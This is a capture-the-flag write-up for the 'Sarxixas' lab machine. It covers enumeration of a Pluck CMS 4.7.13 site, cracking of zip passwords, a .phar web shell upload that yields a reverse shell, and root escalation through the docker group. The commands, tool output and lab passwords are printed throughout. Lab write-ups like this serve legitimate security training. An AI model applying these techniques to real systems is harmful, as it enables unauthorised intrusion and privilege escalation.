TheHackersLabs — https://thehackerslabs.com/
- Platform: TheHackersLabs
- OS: Linux
- Difficulty: Medium
Enumeration
Scan
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
|_  256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)

80/tcp open  http    Apache httpd 2.4.57 ((Debian))
| http-title: sarxixas - sarxixas
|_Requested resource was http://192.168.66.129/?file=sarxixas
| http-robots.txt: 2 disallowed entries
|_/data/ /docs/
|_http-generator: pluck 4.7.13
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.57 (Debian)
SSH (22)
Passwordbased authentication
ssh root@192.168.66.129
The authenticity of host '192.168.66.129 (192.168.66.129)' can't be established.
ED25519 key fingerprint is: SHA256:AQriN/tRYOEaFyAyEecHnEyZfJTHLRILd1G2j74ViR8
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.66.129' (ED25519) to the list of known hosts.
root@192.168.66.129's password:
HTTP (80)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
| http-title: sarxixas - sarxixas
|_Requested resource was http://192.168.66.129/?file=sarxixas
| http-robots.txt: 2 disallowed entries
|_/data/ /docs/
|_http-generator: pluck 4.7.13
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.57 (Debian)
Initial Enumeration
login.php            (Status: 200) [Size: 1247]
docs                 (Status: 301) [Size: 315] [--> http://192.168.66.129/docs/]
files                (Status: 301) [Size: 316] [--> http://192.168.66.129/files/]
data                 (Status: 301) [Size: 315] [--> http://192.168.66.129/data/]
admin.php            (Status: 200) [Size: 3758]
images               (Status: 301) [Size: 317] [--> http://192.168.66.129/images/]
api                  (Status: 301) [Size: 314] [--> http://192.168.66.129/api/]
index.php            (Status: 302) [Size: 0] [--> http://192.168.66.129/?file=sarxixas]
robots.txt           (Status: 200) [Size: 47]
requirements.php     (Status: 200) [Size: 3770]
server-status        (Status: 403) [Size: 279]

/index.php
- It redirects to
/?file=sarxixas
/login.php
- Asks for a
password Pluck 4.7.13
Looking for posible CVEs and exploits
- CVE for Pluck 4.7.13
❯ searchsploit Pluck 4.7.13
----------------------------------------------------------------------
 Exploit Title
----------------------------------------------------------------------
Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated)
----------------------------------------------------------------------
- CVE-2020-29607
❯ searchsploit -m  php/webapps/49909.py
  Exploit: Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated)
      URL: https://www.exploit-db.com/exploits/49909
     Path: /usr/share/exploitdb/exploits/php/webapps/49909.py
    Codes: CVE-2020-29607
 Verified: True
File Type: ASCII text, with very long lines (18078)
Copied to: /home/zack/thehackerslabs/Sarxixas/49909.py
/docs
Directory listingenable

/docs/changes
Pluck 4.7.3confirmed
pluck 4.7.3
----------------------------------------
 - Security release

pluck 4.7.2
----------------------------------------
 - Update Check point to latest release on GitHub
 - New functions documentation
 - Drop down admin menu, and border-radius
 [...]

/files
Directory listingenable- Apparently empty
/admin
- Redirects to the index if you’re not logged

/images
Directory listingenable- Apparently empty
/api
Directory listingenable

/api/HostiaPilotes.zip contains a password
# download
wget http://192.168.66.129/api/HostiaPilotes.zip

# unzip requires password
unzip HostiaPilotes.zip

# zip2john to generate the hash john needs
zip2john HostiaPilotes.zip > hash

# Password cracking
john hash --wordlist=/usr/share/wordlists/rockyou.txt

# Password found
babybaby

# Unzip with babybaby as password
❯ unzip HostiaPilotes.zip
Archive:  HostiaPilotes.zip
[HostiaPilotes.zip] HostiaPilotes/contraseña.txt password:
 extracting: HostiaPilotes/contraseña.txt
contraseña.txt
ElAbueloDeLaAnitta
Exploitation

Authenticated as admin in Pluck
Passwordfound works (see above)- It redirects to
/admin.php?action=start
What exploit seems to do
- After login it access to
/admin.php?action=files - It uploads a PHP webshell named
shell.phar
Uploading a PHP Reverse Shell
/admin.php?action=files
- We uploaded
shell.phpbut it’s renamed asshell.php.txt
shell.php.txtis not being interpreted
.pharfile keeps its extension
Reverse Shell (www-data)
- Accessing
http://192.168.66.129/files/shell.phargives us a Reverse Shell
❯ nc -nvlp 8888
listening on [any] 8888 ...
connect to [192.168.66.130] from (UNKNOWN) [192.168.66.129] 55228
Linux sarxixas 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64 GNU/Linux
 07:08:34 up 12:10,  0 user,  load average: 0.14, 0.07, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
Post-Exploitation
Users with a Shell
root:x:0:0:root:/root:/bin/bash
sarxixa:x:1000:1002:concebolla,,,:/home/sarxixa:/bin/bash
No success using
concebollaas password
- It’s not the
sarxixaorrootpassword
First checks
- No groups, just
www-data - No
sudobinary in the system /homecontent no accesible- No interesting
SUID binariesorCapabilities - No accesible files owned by
sarxixauser or group - No interesting cron jobs (
pspy) - There is a
dockerservice running
$ ps ax | grep docker
688 ?        Ssl    0:01 /usr/sbin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
$ ip -br a
lo               UNKNOWN        127.0.0.1/8 ::1/128
ens33            UP             192.168.66.129/24 fe80::20c:29ff:fee0:163f/64
docker0          DOWN           172.17.0.1/16
zipfile inside/opt
www-data@sarxixas:/tmp$ ls -lRa /opt
/opt:
total 12
drwxr-xr-x  2 root root 4096 Apr 30  2024 .
drwxr-xr-x 18 root root 4096 Apr 12  2024 ..
-rw-r--r--  1 root root  242 Apr 30  2024 edropedropedrooo.zip
edropedropedrooo.zip
# unzip asks for a password
❯ unzip edropedropedrooo.zip
Archive:  edropedropedrooo.zip
[edropedropedrooo.zip] pedropedropedrooo.txt password:

# john2zip to get the hash for john
❯ zip2john edropedropedrooo.zip > hash
ver 1.0 efh 5455 efh 7875 edropedropedrooo.zip/pedropedropedrooo.txt PKZIP Encr: 2b chk, TS_chk, cmplen=34, decmplen=22, crc=D30B822E ts=8F24 cs=8f24 type=0

# john to crack the password
❯ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cassandra        (edropedropedrooo.zip/pedropedropedrooo.txt)
1g 0:00:00:00 DONE (2026-03-03 20:03) 20.00g/s 81920p/s 81920c/s 81920C/s 123456..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

# password for the zip
cassandra

# Extracting content
❯ unzip edropedropedrooo.zip
Archive:  edropedropedrooo.zip
[edropedropedrooo.zip] pedropedropedrooo.txt password:
 extracting: pedropedropedrooo.txt

# Reading File
❯ cat pedropedropedrooo.txt
3HBRD7XyxF5gAbkMmnWdW
Checking posible encoding for the string
- Reference:
Base58identified
String decoded
Quepasaolvidona
- Maybe the password for the user?
Access as sarxixa
Quepasaolvidonadoesn’t work as password forsarxixaorroot
www-data@sarxixas:/$ su sarxixa
Password:
su: Authentication failure

www-data@sarxixas:/$ su root
Password:
su: Authentication failure
- The real password is
uepasaolvidonainstead ofQuepasaolvidona
Clarification
- Don’t ask me why it’s neccesary to remove the first letter
- I ended up reading the original writeup but this step makes no sense
According to the original writeup we need to remove the first character because the original
.zipfilename has lost the first character if we compare the name with the its content.
edropedropedrooo.zippedropedropedrooo.txt
sarxixa credentials
sarxixa:uepasaolvidona
www-data@sarxixas:/$ su sarxixa
Password:

sarxixa@sarxixas:/$ whoami
sarxixa
Groups (sarxixa)
sarxixa@sarxixas:/$ id | tr ',' '\n'
uid=1000(sarxixa) gid=1002(sarxixa) grupos=
1002(sarxixa)
24(cdrom)
25(floppy)
29(audio)
30(dip)
44(video)
46(plugdev)
100(users)
106(netdev)
1001(docker)
Privesc to root
- Group
dockerallows privesc - Reference:

sarxixa@sarxixas:/$ docker run -v /:/mnt --rm -it alpine chroot /mnt /bin/sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
589002ba0eae: Pull complete
Digest: sha256:25109184c71bdad752c8312a8623239686a9a2071e8825f20acb8f2198c3f659
Status: Downloaded newer image for alpine:latest

# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)